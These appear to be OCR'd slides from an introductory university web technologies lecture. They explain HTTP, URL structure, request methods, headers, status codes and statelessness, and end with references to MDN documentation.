
A student asked: “The programmers of old used only simple machines and no programming languages, yet they made beautiful programs. Why do we use complicated machines and programming languages?”. Fu-Tzu replied: “The builders of old used only sticks and clay, yet they made beautiful huts”.

Fu-Tzu, the legendary programmer

With a long beard and robes adorned with clever coding jokes, Fu-Tzu was a legend among programmers. It is said his first word was “printf”.

HTTP: HYPERTEXT TRANSFER PROTOCOL

- Application protocol, built on top of **TCP/IP**
- Foundation and backbone of the **WWW**
- Developed for hypertexts, nowadays used also for other **resources**
- **Client** requests a particular resource, **Server** responds.
- **Resources** are identified by their **URL**s (**U**niform **R**esource **L**ocators)



URL: UNIFORM RESOURCE LOCATOR

`https://www.informatica.it:4242/corsi/tecweb.html`

Scheme: specifies the **protocol** used to access the resource.

- Most common web protocols are **http** and **https**
- **HTTPS** (HTTP **Secure**) is HTTP on top of an **encrypted** connection
  - Encryption is achieved using **Transport Layer Security** (**TLS**)
  - Plays an important role in mitigating some kinds of web application attacks

URL: UNIFORM RESOURCE LOCATOR

`https://www.informatica.it:4242/corsi/tecweb.html`

Domain Name: domain name of the web server hosting the resource

- Made of several parts separated by dots and **read from right to left.**
- First part («**.it**») is the **Top Level Domain** (**TLD**)
  - The Internet Assigned Numbers Authority (IANA) maintains a list of TLDs
- Second part («**informatica**») is the **Secondary Level Domain** (**SLD**)
- Additional parts define **subdomains**, which are used to differentiate different content on the same domain
  - E.g.: blog.mozilla.org, informatica.dieti.unina.it or luistar.github.io

URL: UNIFORM RESOURCE LOCATOR

`https://www.informatica.it:4242/corsi/tecweb.html`

Port: the port to use when establishing a connection to the server

- It can be omitted if the server uses standard ports
- Standard port for HTTP is **80**, for HTTPS is **443**
- Must be specified if the server uses a non-standard port


URL: UNIFORM RESOURCE LOCATOR

`https://www.informatica.it:4242/corsi/tecweb.html`

Path: the specific location on the server where the resource is stored

- Path is typically relative to a **web root** directory on the server
- Server only serve files within the web root directory
  - We do not want all our files to be accessible on the web!

URL: UNIFORM RESOURCE LOCATOR




URLs may also contain **query parameters** and **anchors**

- We'll see about those in the next lecture!

HTTP MESSAGES

- HyperText Transfer Protocol
- Two types of messages: **Request** and **Response**



HTTP REQUEST METHODS (OR VERBS)

- Indicate the desired action to be performed on a given resource
- Common methods include:

Method	Description
GET	Retrieve (a representation of) a resource
POST	Submit new data to the specified resource
PUT	Replace the current resource with the specified payload
DELETE	Delete the specified resource

- Full list of HTTP Request Methods available here.


HTTP REQUEST HEADERS

- Headers are ways to pass additional information in HTTP requests and responses
- An header consists of its (case-insensitive) **name** followed by a colon (:), then by its **value**:

```
HEADER_NAME: value
```

- The IANA (Internet Assigned Numbers Authority) maintains a list of permanent and provisional headers
- It is also possible to define custom headers
- More information on MDN HTTP Headers reference

HTTP: REQUEST EXAMPLE




HTTP RESPONSE STATUS CODES

- Indicate whether a request has been successfully completed
- Response status codes are grouped in five classes

Informational (100-199)	**Success** (200-299)	**Redirection** (300-399)	**Client Error** (400-499)	**Server Error** (500-599)
100 Continue	200 OK	301 Moved	400 Bad Req. 403 Forbidden 404 Not Found	500 App. Error 503 Unavail.

- More details available here.

HTTP: RESPONSE EXAMPLE




HTTP: STATELESSNESS

- HTTP is a **stateless** protocol
  - Each request is **independent** from previous ones
  - Server does not retain information about prior requests from a client
- Specific mechanisms (e.g.: **cookies**) need to be put in place to allow **stateful communication** in an otherwise stateless protocol
  - We will learn about Cookies in a few lectures!

HTTP FOR WEB BROWSING: OVERVIEW

When we type http://example.com/dir/file.txt in a Web Browser:



HTML: HYPERTEXT MARKUP LANGUAGE

HTML is the standard for representing hypertext documents in the Web

- The web pages we interact with in web browsers are **documents** defined using **HTML**
- HTML allows us to define web pages with headings, paragraphs, images, lists, tables, and more
- We'll get to know HTML in the next lecture!

REFERENCES (1/2)

- **Introduction to Web Applications Development**
  By Carles Mateu
  Freely available on archive.org under the GNU Free Documentation Licence
  Relevant parts: Module 1 (Introduction to Web Applications)
- **How the web works**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Learn/ Getting_started_with_the_web/How_the_Web_works
- **What are hyperlinks?**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_are_hyperlinks
- **What is a URL?**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_is_a_URL

REFERENCES (2/2)

- **An overview of HTTP**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview
- **What is the difference between webpage, website, web server, and search engine?**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/Pages_sites_servers_and_search_engines

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 02

HTML: HYPERTEXT MARKUP LANGUAGE

